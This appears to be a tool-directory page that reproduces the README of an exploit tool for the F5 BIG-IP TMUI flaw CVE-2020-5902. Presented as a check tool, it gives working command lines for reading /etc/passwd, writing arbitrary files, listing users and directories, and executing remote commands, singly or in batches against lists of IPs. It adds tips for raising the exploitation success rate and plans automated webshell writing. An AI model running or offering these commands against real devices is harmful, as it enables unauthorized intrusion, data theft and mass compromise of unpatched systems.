

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
f5-bigip-rce-cve-2020-5902 — F5 BIG-IP RCE CVE-2020-5902 automatic check tool | Kitploit

Tools/GitHubGitHub/thelsa/f5-bigip-rce-cve-2020-5902
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration TestingCommand and Control
GitHubthelsa/f5-bigip-rce-cve-2020-5902

f5-bigip-rce-cve-2020-5902

F5 BIG-IP RCE CVE-2020-5902 automatic check tool

View Repository
6217286 years agoReviewed by Kitploit
Share

F5 BIG-IP RCE (CVE-2020-5902) Vulnerability Detection Tool

Summary

On 20200706, the F5 BIG-IP TMUI RCE vulnerability was disclosed online.

The TMUI component (Traffic Management User Interface) of F5 BIG-IP has an authentication bypass vulnerability. This vulnerability arises from a difference between the URL parsed by Tomcat and request.getPathInfo(), allowing permission verification to be bypassed, unauthorized access to all functions of the TMUI module, and consequently reading/writing arbitrary files, command execution, etc.

For details, refer to F5 BIG-IP TMUI RCE Vulnerability (CVE-2020-5902) Reproduction and Notes

This tool supports single IP detection, batch IP detection, file read/write, listing authenticated users, listing directories, remote command execution, and hsqldb authentication bypass detection.

Quick start

pip install requests


help

python f5-bigip-rce-cve-2020-5902.py -h

poc check

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --check

batch poc check

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --check -t 20 -s 10

read file

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --fileread "/etc/passwd"

save file

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --filepath "/tmp/xxx.txt" --filecontent "x"

list auth user

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --list-users

list directory

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --listdir "/tmp/"

RCE

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --rce id --still-exploit

batch RCE

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --rce whoami --still-exploit -s 15 -t 20

hsqldb bypass check

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --bypass-hsqldb

batch hsqldb bypass check

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --bypass-hsqldb
Note

For batch IPs, it is recommended to prefix with http:// or https://. If no protocol is provided, http:// will be added by default.

If conditions allow, it is recommended to add the --still-exploit parameter, which will proceed with RCE even if listing auth users fails, increasing the success rate.

TODO

  1. Send multiple requests to increase batch success rate; efficiency trade-offs need to be considered.

  2. Integrate hsqldb interface deserialization exploitation.

  3. Add automated webshell writing.

Feedback

issues
lsablog
gmail:[email protected]
qq:[email protected]

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    370
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    289

Explore all tools

Browse our collection of tools

View all tools →





